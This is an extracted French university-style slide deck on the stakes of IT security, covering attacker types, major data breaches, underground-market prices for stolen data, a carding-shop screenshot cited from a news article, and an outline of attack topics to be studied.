
- **Les constats de sécurité: Comment nous ont-ils attaqué?**





# Les enjeux de la sécurité

- Les constats de sécurité: Qui nous menace?



- Les constats de sécurité: Qui nous menace?

## Newbie/Toolkit



- Peu expérimentés
- Utilisent les outils disponibles (coder, old guard hackers)
- **Objectif:** attaquent par loisir sans intention de nuire



# Les enjeux de la sécurité

- Les constats de sécurité: Qui nous menace?

## Cyberpunk



- Plus expérimentés
- **Objectif:** Actions malicieuses pour leur propre compte (défacement de site, vol de cartes de crédit)



# Les enjeux de la sécurité

- **Les constats de sécurité: Qui nous menace?**

## Internal



- Employés mécontents
- Utilisent ses privilèges existants
- **Objectif:** Attaquer leur entreprise

# Les enjeux de la sécurité

- **Les constats de sécurité: Qui nous menace?**

## Coder, old guard hackers



- Très grande expertise
- Passionnés, réalisent des outils d'attaques
- **Objectif:** Sans intention de nuire, prouesse technique, reconnaissance dans leur groupe

# Les enjeux de la sécurité


- **Les constats de sécurité: Qui nous menace?**

## Professional criminals, Cyber-terrorists



- Grande expertise
- Forte organisation
- Organisation criminelle à grande échelle
- **Objectif:**
  - **Vols, espionnage, dénis de service**
  - **Alimentent une véritable économie souterraine**

- Les constats de sécurité: Qui nous menace?




TrustWave 2013 Global Security Report

Que nous  
prennent-ils ?



- **Les constats de sécurité: Que nous prennent-ils?**



TrustWave 2013 Global Security Report


# Les enjeux de la sécurité

## • Les constats de sécurité: Que nous prennent-ils?

World's Biggest Data Breaches  
Selected losses greater than 30,000 records

YEAR ● accidentally published ● hacked ● inside job ● lost / stolen computer ● lost / stolen media ● poor security ● unknown ● virus

latest



**D&B, Ategrity**  
Hackers stole millions of social security numbers - including Michelle Obama's - from two large US data brokers.

**Adobe**  
Sep 17th 2013. Hackers obtained access to a large swathe of Adobe customer IDs and encrypted passwords & removed sensitive information (i.e. names, encrypted credit card numbers, expiration dates, etc.). Approximately 38 million Adobe customers.

**South African police**  
Hacker collective Anonymous hacked an anonymous web following website run by the South Africa Police Service (SAPS), revealing the identities of thousands of its users. The hack was in response to the massacre of 34 protesting miners at Marikana in August 2012.

**Medicaid**  
The Utah Dept. of Technology Services had recently moved their claims records to a new server. Hackers believed to be operating out of Eastern Europe were able to circumvent the server's multi-layered security system containing social security numbers for the Medicaid claims.

**"Apple"**  
Hacking group AntiSec claimed they hacked an FBI laptop in March 2012 accessing a file of more than 12 million Apple Unique Device Identifiers (UDIDs). Subsequently, it was discovered that app developer BlueDot was the source of the breach. The list contained personal information such as full names, phone numbers and addresses. AntiSec published a million of these UDIDs online.

Massachusetts Government

**SNAPCHAT**  
31st Dec 2013. Hackers abused an exploit to syphon 4.7m user details, including phone numbers. Check here to see if your account was compromised: <http://lookup.gibsonirc.org/>

**Ebay**  
The company has said hackers attacked between late February and early March with login credentials obtained from "a small number" of employees. They then accessed a database containing all user records and copied "a large part" of those credentials.

**Target**  
Investigators believe the data was obtained via software installed on machines that customers use to swipe magnetic strips on their cards when paying for merchandise at Target stores. Originally 40m customers. Now 70m!

**Urbantia**  
Passwords were cryptographically scrambled using the MD5 hashing algorithm - considered an inadequate means of protecting stored passwords, by security experts.

**Three Iranian Banks**  
Passwords were cryptographically scrambled using the MD5 hashing algorithm - considered an inadequate means of protecting stored passwords, by security experts.

**JP Morgan Chase**  
After friction in security

<http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-static/>

<http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>

- **Les constats de sécurité: Que nous prennent-ils?**

## Most Common Motivations Behind DDoS Attacks




Figure 13 Source: Arbor Networks, Inc.



# Les enjeux de la sécurité

- **Les constats de sécurité: Que nous prennent-ils?**

Rank	Item	Percentage	Range of Prices
1	Credit Cards	22%	\$0.50-\$5
2	Bank Accounts	21%	\$30-\$400
3	Email Passwords	8%	\$1-\$350
4	Mailers	8%	\$8-\$10
5	Email Addresses	6%	\$2/MB-\$4/MB
6	Proxies	6%	\$0.50-\$3
7	Full Identity	6%	\$10-\$150
8	Scams	6%	\$10/week
9	Social Security Numbers	3%	\$5-\$7
10	Compromised UNIX® Shells	2%	\$2-\$10

Source: Symantec Corporation

## • Les constats de sécurité: Que nous prennent-ils?

Home Buy CC CC Orders **Buy Dumps** Dump orders BinLookup Checker Tickets Hello, Cart (0) 0.0\$ Balance:  [Add money](#) [Replace policy](#) [Logout](#)

Load [Mozilla Firefox](#) [Google Chrome](#) [Opera](#)

Country	Dump type	Dump mark	Debit/Credit
<input type="text" value="All"/>	<input type="text" value="All"/>	<input type="text" value="All"/>	<input type="text" value="All"/>
Bins	Bank & State & City	Base and other	Additional
2, 376282	<input type="text" value="All"/>	<input type="text" value="All"/>	<input type="checkbox"/> Expired 12/13 <input type="checkbox"/> Track1 <input type="text" value="Exp. date (1312)"/> <input type="text" value="Last 4 Digits"/> <input type="text" value="Select code"/>

Find the bin you were looking for? Need more dumps of particular bin? Try our partner's shop - [-500k of fresh dumps](#)

Bin	Card	Debit/Credit	Mark	Expired	Track 1	Code	Country	Bank	Base	Price	Cart
<a href="#">551686</a>	MASTERCARD	DEBIT	STANDARD	11/14	Yes	101	United States, MI, GRAND RAPIDS, 49512	CHEMICAL BANK	Tortuga-6	26.6\$	<input type="button" value="+"/> +
<a href="#">414709</a>	VISA	CREDIT	SIGNATURE	02/16	Yes	101	United States, PA, HARRISBURG, 17111	CAPITAL ONE BANK (USA) N.A. <i>Dump or cc of this particular bank (BIN) cannot be replaced or refunded.</i>	Tortuga-6	39.2\$	<input type="button" value="+"/> +
<a href="#">512107</a>	MASTERCARD	CREDIT	GOLD	02/16	Yes	101	United States, AZ, MESA, 85206	CITIBANK N.A. <i>Dump or cc of this particular bank (BIN) cannot be replaced or refunded.</i>	Tortuga-6	44.8\$	<input type="button" value="+"/> +

<http://krebsonsecurity.com/2013/12/cards-stolen-in-target-breach-flood-underground-markets/>


- **Les constats de sécurité: Que nous prennent-ils?**

Rank	Item	Percentage	Range of Prices
1	Credit Cards	22%	\$0.50-\$5
2	Bank Accounts	21%	\$30-\$400
3	Email Passwords	8%	\$1-\$350
4	Mailers	8%	\$8-\$10
5	Email Addresses	6%	\$2/MB-\$4/MB
6	Proxies	6%	\$0.50-\$3
7	Full Identity	6%	\$10-\$150
8	Scams	6%	\$10/week
9	Social Security Numbers	3%	\$5-\$7
10	Compromised UNIX® Shells	2%	\$2-\$10

Source: Symantec Corporation

## • Conclusion

- ❑ Augmentation de la connectivité et des applications  
→ Augmentation du nombre de vulnérabilité
  
- ❑ Evolution de l'usage des Systèmes d'information,  
augmentation transaction financières, connexion de  
données sensibles  
→ Augmentation des menaces



## I Evolution du monde informatique

- Evolution des systèmes d'information
  - Evolution du paysage informatique
  - Evolution de la connectivité des équipements
  - Evolution des activités
- Les constats de la sécurité
  - Evolution du nombre de vulnérabilités
  - Evolution des méthodes d'attaques
  - Evolution des pirates



## II Les enjeux de la sécurité

- Etat d'urgence ?
- Les bases de la sécurité

## III Comprendre les attaques

- ARP Spoofing / DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS / Bufferoverflow

## les enjeux de la sécurité

- 
- Etat d'urgence ?
  - Les bases de la sécurité

# Les enjeux de la sécurité

## • Un état d'urgence ?

- ❑ Menaces présentent avérées et prouvées
- ❑ Sécurisé coûte de l'argent et du temps → engagement modéré des décideurs
- ❑ Attentisme des organisations/compagnies face à la menace
- ❑ Silence radio lors d'attaques
  - ❑ Pourquoi?
    - ❑ Perte de confiance des utilisateurs/partenaires
    - ❑ Peur d'une escalade d'exploitation de la brèche de sécurité.
- Etude de la faille de sécurité tardive,
- Continuité des transactions (escalade)
- Niveau de menace difficilement quantifiable



- Un état d'urgence ?

## Information Warefare

**Démentir  
Exploiter  
Corrompre  
Détruire**

**Les information et les fonctions de son ennemi  
tout en se protégeant soit même contre ces  
actions**



## • Un état d'urgence ?



### Nation

Art de la guerre:

- Communications coupées
- Vol d'informations secret défense
- Attaque de sites stratégiques



### Compagnies

Art de la guerre:

- Arrêt d'activités
- Vol de données sensibles (prototype, portefeuille client)
- Atteinte à la réputation (défacement...)

